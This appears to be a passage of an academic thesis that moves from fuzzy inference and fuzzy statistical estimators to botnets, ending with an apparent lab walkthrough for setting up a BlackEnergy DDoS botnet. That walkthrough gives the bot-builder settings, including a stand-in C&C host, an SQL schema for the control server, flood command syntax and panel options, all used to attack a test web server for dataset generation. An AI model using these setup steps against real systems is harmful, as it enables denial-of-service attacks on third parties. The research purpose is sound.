Using Centroid Method (COA) the results of z1 = 37.81
Crist Output z1

Figure 2.12: Basic structure of Mamdani fuzzy inference

If AND (prod) is used, Rule 1 can also be presented as follows (Figure 2.13):



AND (product)
0.70
0.50
1st Rule: if x is A1(0.50) AND y is B1(0.70) THEN Z is C1(0.50)

Figure 2.13: AND product operator in the fuzzy inference

If OR (probor) is used, Rule 2 can also be presented as follows (Figure 2.14):




Figure 2.14: OR probor operator in fuzzy inference

2.1.12 Sugeno Systems type

Apart from the Mamdani systems, discussed above, which are the most widely used, another method can also be mentioned known as Sugeno. Sugeno method was introduced in 1985 and is similar to Mamdani method in many respects. For example, the first 2 steps (that is to say, fuzzifying the inputs and applying the fuzzy operator) are exactly the same. The main difference between the two systems is that the Sugeno output membership functions are either linear or constant.

A typical fuzzy rule in a zero-order Sugeno-type model has the form:

if x is A and y is B then z = k

where A and B are the fuzzy sets of the premise while κ is the numeric value. Since the result of the rule is a constant, then step 3 retrogrades into a simple multiplication while step 4 aggregates all constants.



1. Fuzzify inputs.
2. Apply fuzzy operation (OR = max).
3. Apply implication method (min).
1.
poor
rancid
cheap
If service is poor or food is rancid then tip = cheap
2.
good
rule 2 has no dependency on input 2
average
If service is good then tip = average
3.
excellent
delicious
generous
If service is excellent or food is delicious then tip = generous
4. Apply aggregation method (max).
service = 3
input 1
food = 8
input 2
5. Defuzzify (centroid).
tip = 16.7%
output

Figure 2.15: Mamdani Example

A first-order Sugeno-type model will have rules with the typical form

if x is A and y is B then z = p*x + q*y + r

where A and B are fuzzy sets of the premise while p, q, r are constants.

The easiest way to visualize first-order Sugeno systems is to think of each rule as defining the location of a moving singleton. This singleton can move around in a linear fashion in the output space, while its place depends on the input values.

Higher-order Sugeno-type models are possible, but they introduce significant complexity with little obvious merit.

2.2 Fuzzy Estimators

The importance of estimating the parameters of a probability distribution function of a random variable X is well known from a statistical point of view. This estimation can be done, given a dataset of observations for this random variable. The importance of point estimators relies on the fact that without knowing the probability function of the random variable, a first estimate of the parameters can be achieved using only the observations. The appropriateness of the estimators depends on whether they satisfy certain properties. One of the basic requirements of this thesis for an estimator is to be an unbiased one.

Let X be a random variable and let also $x_1, x_2, ...x_n$ be observations on X. It is known that the sample mean $\bar{\mathrm{x}}$ is an unbiased estimator for the mean μ of X, or in other words, the expected value of $\bar{\mathrm{x}}$ equals to μ.
It can be said therefore that $\bar{x}$ is an unbiased estimator for μ with degree 1. The rationale is that any value of x near $\bar{x}$ will be an unbiased estimator with lower degree. When x tends to $\bar{x}$, then the above degree tends to 1.
Since point estimation is not a very precise approach for μ, the estimation with the help of confidence intervals for μ (and other parameters of course) plays a crucial role. The motivation is the following: if the confidence intervals for the mean μ are the α-cuts of a fuzzy number A.

An analytical form for these fuzzy estimators is defined and the non-asymptotic fuzzy estimators are introduced. That is, instead of considering the confidence intervals as α-cuts, fuzzy estimators in a more natural way are constructed using all the α-cuts and doing an appropriate transformation, such that, on the one hand, compact support is ensured for these estimators and on the other hand, an analytical form of them is given. The method adopted was originally developed and published in recent work by Tsironis and Sfiris (2010) and Chrysafis and Papadopoulos (2009).

2.2.1 Preliminaries

To begin with, some basic notions and definitions from Statistics are given. Let X be a random variable and $X_1, X_2, \ldots, X_n$ be a random sample. It is known that an unbiased estimator of the mean μ is $\bar{X}$. This means that the expected value $E(\bar{X}) = \mu$.

Note also, that the unbiased estimator of the variance $Var(X) = \sigma^2$ is the value:

$$S^2 = \frac{1}{n-1}\sum_{i=1}^{n}(X_i - \bar{X})^2 \quad .$$

This means that: $E\left(S^2\right) = Var(X) = \sigma^2$

If the sample is large enough and the variance is considered to be known, then the confidence intervals for μ, with confidence level $1-a$, where $0 \le a \le 1$ are:

$$\langle \mu \rangle_{1-a} = \left[\bar{x} - z_{\frac{a}{2}} \frac{\sigma}{\sqrt{n}}, \bar{x} + z_{\frac{a}{2}} \frac{\sigma}{\sqrt{n}} \right] ,$$

where

$$z_{\frac{a}{2}} = \Phi^{-1}\left(1 - \frac{a}{2}\right)$$

and Φ denotes the standard normal distribution function,

$$\Phi(s) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{s} e^{\frac{-u^2}{2}} du \quad \text{(that is S~N(0,1)).}$$

Now, let us give some well-known definitions and notations from the theory of fuzzy sets which will be used below.

Let X be a crisp set. Then every function from X to [0,1] is called a fuzzy set or a fuzzy subset of X. In this dissertation X will be considered to be the set of real numbers R.

A fuzzy set A is called normal if there exists $x \in R$ such that A(x) = 1.

A is convex if for every $t \in [0,1]$ and $x_1, x_2 \in R$, we have

$$A\left((1-t)x_1 + tx_2\right) \ge \min\{A(x_1), A(x_2)\}$$

If A is a fuzzy set, then by α-cuts we mean the sets

$$A^{\alpha} = \{x \in R : A(x) \ge \alpha\}$$

It is known that the α-cuts determine the fuzzy set A.

For a set B, $\bar{B}$ denotes the closure of B.

A is defined as a fuzzy number if the following conditions hold:

(i) *A* is normal,

(ii) *A* is a convex fuzzy set,
(iii) *A* is upper semi-continuous,
(iv) The support of *A* $\mathrm{suppA} = \overline{\bigcup_{\alpha\in(0,1]} \mathrm{A}^{\alpha}} = \overline{\{\mathrm{x} : \mathrm{A(x)} > 0\}}$ is compact.

Now, the operations between fuzzy numbers can be achieved using the following "laws".

If A and B are fuzzy numbers then the following hold:

1) $(A+B)^{\alpha} = A^{\alpha} + B^{\alpha}$

2) $(\lambda A)^{\alpha} = \lambda A^{\alpha}$

3) If $A^{\alpha} = [l_{\alpha}, r_{\alpha}]$, then $\left(\frac{1}{A}\right)^{\alpha} = \left[\frac{1}{r_{\alpha}}, \frac{1}{l_{\alpha}}\right]$, if $r_{\alpha} > 0,\ l_{a} > 0$

4) If $A^{\alpha} = [l_{\alpha}, r_{\alpha}], B^{\alpha} = [m_{a}, n_{a}]$ $B^{\alpha} = [m_{\alpha}, n_{\alpha}]$ then $(A-B)^{\alpha} = [l_{\alpha} - n_{\alpha}, r_{\alpha} - m_{\alpha}]$

2.2.2 Non-Asymptotic Fuzzy Estimators

In this section, a more natural way of constructing fuzzy estimators is presented, in order to achieve compact support while not changing the shape of the curve.

Proposition: Let $\mathrm{X}_1, \mathrm{X}_2, \ldots, \mathrm{X}_n$ be a random sample and let $x_1, x_2, \ldots x_n$ be sample values assumed by the sample. Let also $\beta \in [0,1)$. If the sample size is large enough,
then

$$M(x) = \begin{cases} \frac{2}{1-\beta}\Phi\left(\frac{x-\overline{x}}{\sigma/\sqrt{n}}\right) - \frac{\beta}{1-\beta} & if \quad \overline{x} - \frac{\sigma}{\sqrt{n}}\Phi^{-1}\left(1-\frac{\beta}{2}\right) \leq x \leq \overline{x} \\ \frac{2}{1-\beta}\Phi\left(\frac{\overline{x}-x}{\sigma/\sqrt{n}}\right) - \frac{\beta}{1-\beta} & if \quad \overline{x} \leq x \leq \overline{x} + \frac{\sigma}{\sqrt{n}}\Phi^{-1}\left(1-\frac{\beta}{2}\right) \end{cases}$$

the base of which is exactly the 1-β confidence interval for μ and the α-cuts of this fuzzy number are the closed intervals:

$${}^{\alpha}M = \left[\overline{x} - z_{g(\alpha)}\frac{\sigma}{\sqrt{n}}, \overline{x} + z_{g(\alpha)}\frac{\sigma}{\sqrt{n}}\right]$$

which are exactly the $(1-a)(1-\beta)$ confidence intervals for μ, where

$$g(\alpha) = \left(\frac{1}{2} - \frac{\beta}{2}\right)\alpha + \frac{\beta}{2}, \quad \left(g : [0,1] \rightarrow \left[\frac{\beta}{2}, 0.5\right]\right)$$

and

$$z_{g(\alpha)} = \Phi^{-1}\left(1 - g(\alpha)\right)$$

The graph of this fuzzy number is presented in Figure 2.16.




Figure 2.16: Non-asymptotic fuzzy mean estimator

Numerical Example

$\bar{x} = 4.8941$

$\sigma = 4.7878$

$n = 100$

Confidence Interval for σ^2 = 90%

$\beta = 0.1$

	α cuts	Details Value
t	$\left[4.8941 - z_{g(\alpha)}\frac{4.7878}{\sqrt{100}}, 4.8941 + z_{g(\alpha)}\frac{4.7878}{\sqrt{100}}\right]$	$M(x) = \begin{cases} \frac{2}{0.9}\Phi\left(\frac{4.8941 - x}{0.4788}\right) - \frac{0.1}{0.9} & if \quad 4.1060 \le x \le 4.8941 \\ \frac{2}{0.9}\Phi\left(\frac{x - 4.8941}{0.4788}\right) - \frac{0.1}{0.9} & if \quad x4.8941 \le x \le 5.6822 \end{cases}$

2.3 Bots, Botnets and C&C Servers

2.3.1 Introduction

Botnets are also called “Zombie Army”. They are internet computers that are infected and compromised by malware, and are controlled remotely by main servers called Command and Control Servers (C&C Servers). These C&C Servers belong to cybercriminals and there are very difficult to detect. Victims computers are often referred to as “bots” or “zombies”, thus the word “Zombie Army”. These compromised hosts (bots) are carrying out a cybercriminal’s orders without the victim’s knowledge and they are used for DDoS attacks, e-mail spamming, credit card stealing and many other "deeds" according to cybercriminals' needs.

According to the Symantec Internet Security Threat Report, during the first six months of 2006, there were 4,696,903 active botnet computers. The most dangerous botnets of 2012 are given below, based on their impact published by Kindsight Security Labs report (Messmer E., 2012).

First in the list is the Grum botnet, which is responsible for sending 18 billion spam messages per day. That corresponds to 18% of the world’s spam. It used victim computers to distribute pharmaceutical spam e-mail. The takedown of Grum in July 2012 was considered a huge win for the security community. But even after its takedown, spam levels quickly resurged to the same level, most likely because of other spamming botnets. Lethic, the second botnet in the list, is responsible for 28% of the world’s spam. Even if it was taken down in early 2010, it is still alive. Unlike other spamming botnets, Lethic proxies all traffic between the spammer and the destination mailserver. Also it uses simple encryption which is very effective in hiding its traffic. Moving down to the list, Festi is also included. Festi is one of the world’s largest spam botnets. After the takedown of the Grum spambot, Festi surged to infect at least 250,000 unique IP addresses. In 2010, Cutwail was responsible for distributed DoS attacks against hundreds of websites, including those for the CIA and FBI. Earlier this year, Trustwave (formerly M86 Labs) identified large-scale spamming campaigns with malicious HTML attachments, attributed to Cutwail. Zeus was the King of the ancient Greek Gods. It is also called the “God of DIY botnets”. Zeus enables cybercriminals to steal banking information and other sensitive data. It includes a control panel and a builder to create executables and infect victim computers. In the newest version of Zeus the cybercriminals employer the peer-to-peer protocol to maintain contact with its C&C Server. 944 Zeus C&C servers were estimated in October 2012.

Next in our list is SpyEye. It is designed to steal banking information and login credentials. By using these details it steals money from its victims while it offers reassurance that the money are still sitting in their bank accounts. In early October 2012, 278 SpyEye C&C Servers were estimated. Based on Zeus’ original code, Citadel features new capabilities and has been called “Zeus on steroids.” Earlier this year, its developers created a social network to serve as technical support for Citadel, helping cybercriminals report any bugs, suggest new features and connect with other customers. In April 2012, RSA reported a 20% increase of

Citadel in analyzed Trojan attacks. ZeroAccess, has grown, over the past few months, from 1 million to more than 2 million super nodes globally making it the fastest-growing botnet. Its primary function is ad-click fraud. Victim computers receive instructions from a controller directing them to click on ads on specific websites. The website owner gets paid by the advertiser on a per-click basis, usually through the intermediary of an ad network. It circumvents safeguards by simulating normal human browsing behaviour. In July 2012, Kindsight Security Labs reported that victims of the ZeroAccess botnet were downloading a bandwidth equivalent of 60 GB per month. TDL-4, also known as TDSS or Alureon, is a sophisticated botnet that made major headlines in September 2012. Once installed, it removes competing malware, hides itself from detection and installs a master boot record. A new variant of TDL-4 has infected approximately 250,000 unique victims and can generate "disposable" C&C domain names, making it especially difficult to track. Last in the list is Flashback that ends the immunity myth of Apple Mac's. Its current focus is to collect passwords from sites like Google and Paypal, so that cybercriminals can take over those accounts. In April 2012, it infected 10% of home networks with Mac computers.

2.3.2 Anatomy of a DDoS attack

This section outlines step by step the procedure that a cyber criminal is following to create a botnet and attack servers. There are many bots that a cybercriminal can use to infect his targets and create Botnet Servers. In the demonstration which follows, emphasis is given on the BlackEnergy Bot in order to show the procedure applied for the creation of a Botnet. In addition, this bot was used to generate the datasets used in Chapter 3. The procedure may slightly vary according to the Bot that is going to be used. If the Bot is using IRC, the procedure of setting up the Botnet is different but the main steps represented in Figure 2.17 are the same.

The BlackEnergy Bot is an HTTP-based botnet used primarily for DDoS attacks. Unlike most common bots, this bot does not communicate with the botnet master using IRC but using the widely used World Wide Web. It also has the ability to encrypt the communication data with the server (Figure 2.18)



Cyber Criminal
•Setup C&C Server.
•Search Internet for vulnerable computers.
Create Botnet
•Exploit vulnerable computers
•Install malicious software that connects to C&C Server in order to control them.
DDoS Attack
Cybercriminal sends commands through the C&C Server to the "zombies" to attack organizations' servers

Figure 2.17: DDoS Anatomy

The Blackenergy Bot uses the files below:

- *builder.exe* - builds two versions of the same backdoor (encrypted and unencrypted)
- *crypt.exe* - is required by builder.exe to encrypt the backdoor
- *cadt.dll* - is required by crypt.exe to encrypt the backdoor
- *db.sql* - is the Mysql database structure of the C&C system
- *www directory* - contains all PHP scripts used by the C&C
- *index.php* - is the main C&C web interface page.
- *stat.php* – core HTTP communication engine of the botnet. It receives and sends responses.
- *flags directory* - contains flag icons used to identify bot country
- *config.php* - is the C&C interface config file.
- *common.php* – common php functions used by the C&C components
- *cmdhelp.html* – commands listings and helps syntax in Russian language
- *Net directory* - contains GeoIP.php application used to associate bot IP to a country




Controller sets via web the commands parameters
Command & Control Web server with PHP and MySQL
1. Bot "registers" in DB with IP address and build version
2. Bot reads the command to execute in fixed intervals

Figure 2.18: HTTP Operation of the BlackEnergy botnet

2.3.3 Preparing the bot for the Client

In this step the right parameters must be passed to the program that will produce the bot executable. (Figure 2.19)



HOST: http://botserver.com/stat.php
Request rate: 10 (in minutes)
Build ID: 30BC9
Default command (if can't connect to server): wait
Execute after 30 minutes (0 - execute immediatly)
Outfile: _bot.exe

Figure 2.19: Blackenergy Bot Builder


The main value that **MUST** be set is the "*Server*" attribute. It is set with the DNS name of the Command and Control Server. In this case it was "botserver.com". Also the boxes “use crypt traffic” and “polymorph exe and antidebug future” are checked. All other values for the bot's behaviour are changeable from the C&C server. You can set specific values to these attributes if you want the bot to perform specific tasks in case of loss of communication between the bot and the C&C. After the "Build" button is clicked, the bot executable is produced and the “vulnerable” hosts can now be infected.

Listing 2.1

```
-- Create Database
CREATE DATABASE botdb;
USE DATABASE botdb;
-- Table structure for table `opt`
CREATE TABLE `opt` (
  `name` varchar(255) NOT NULL,
  `value` varchar(255) NOT NULL,
  PRIMARY KEY (`name`)
);

-- Dumping data for table `opt`
INSERT INTO `opt` (`name`, `value`) VALUES
('attack_mode', '0'),
('cmd', 'wait'),
('http_freq', '100'),
('http_threads', '3'),
('icmp_freq', '10'),
('icmp_size', '2000'),
('max_sessions', '30'),
('spoof_ip', '0'),
('syn_freq', '10'),
('tcpudp_freq', '20'),
('tcp_size', '2000'),
('udp_size', '1000'),
('ufreq', '1');

-- Table structure for table `stat`
CREATE TABLE `stat` (
  `id` varchar(50) NOT NULL,
  `addr` varchar(16) NOT NULL,
  `time` int(11) NOT NULL,
  `build` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
);
```

2.3.4 Setting Up the Command and Control Server

At first, a host with Apache, PHP and MySQL, already working to copy the php files of the C&C server, are needed. Then, a database for the application and a table that will keep records of our bots using a simple sql command (Listing 2.1) must be created: In table *stat* bots register themselves using POST methods of php code by calling the file *stat.php*. Because of the "time" field the application is capable to provide statistical data of the exact number of active and total bots (Figure 2.20).



id	ac
xPC-21_DC54390F	8[redacted]
xPC-19_DC54390F	8[redacted]
xPC-20_DC54390F	8[redacted]
xPC-16_DC54390F	8[redacted]
xPC-17_DC54390F	8[redacted]
xPC-25_DC54390F	8[redacted]
xPC-22_DC54390F	8[redacted]
xPC-09_DC54390F	8[redacted]
xPC-18_DC54390F	8[redacted]
xPC-23_DC54390F	8[redacted]
xPC-11_DC54390F	8[redacted]
xPC-12_DC54390F	8[redacted]
xPC-15_DC54390F	8[redacted]
xPC-10_DC54390F	8[redacted]

Figure 2.20: Stat table in C&C Server Database where the bots that are registered to the server can be also found

After the creation of the database, the C&C php file is uploaded to the webserver running php and apache and config.php file is modified with mysql and application's credentials. If everything is done correctly the Login Screen appears asking for the

Listing 2.2

refresh rate - the time interval (in minutes) after which the bots will connect to the server to get the commands (the more - the less the load on the server)

Syntax of commands:
start a DDoS-attack:
flood *type_of_attack destination_ip_or_hostname*
Supported types of attacks:
- icmp
- syn
- udp
- http
- data

as targets can be specified ip address or domain name, you can also specify multiple targets through the comma;


if you select the type of attack syn, udp, or data, then after the goal can optionally specify the port number for the attack (or multiple ports through the comma) if it is not specified, then each packet will be sent to a random port; if you select the type of attack http, after the target can optionally specify a script, which will be sent to GET-request (eg: flood http host.com index.php or flood http host.com cms/index.php) if this option is not specified the request will be sent to /

credentials as contained in config.php. After successful logging in the command screen appears as shown in Figure 2.21.

In this web interface menu, the bots settings can be changed and also the bot attack can be mounted. Listing 2.2 contains snippets of the manual of the bot manager interface.

2.3.5 Performing the attacks

Four attacking scenarios were selected to perform against a webserver running a job seeking website with 8000 visits per hour. The following three attributes were constantly monitored:



Bot Menu Manager modified

Welcome admin. Click here to logout

Bots Statistics
total bot's: 15
bot's per hour: 15
bot's per day: 15
bot's for all time: 15

Statistic by Builds
30BC9: 15

Control bots
Flooders options
ICMP flooder
freq: 10
packetsize: 2000
SYN flooder
freq: 100
HTTP-GET flooder
freq: 10
threads: 30000
UDP and TCP/UDP data flooders
UDP/TCP freq: 20
UDP size: 1000
TCP size: 2000
Advanced SYN and ICMP options
spoof sender IP: ☐
attack mode: drop by timeout
max sessions: 300 (for 'drop by timeout')
Command
wait [help]
refresh rate: 1 (in minutes)
submit

Figure 2.21: Command and Control Menu modified version

Web server's availability, memory usage and network utilization. A packet capture with tcpdump on another machine (IDS) with a mirrored ethernet interface was also performed. These two hosts (victim and ids) were connected to the same Cisco WS-C2960G-24TC-L switch. The commands used to mirror traffic in global configuration were

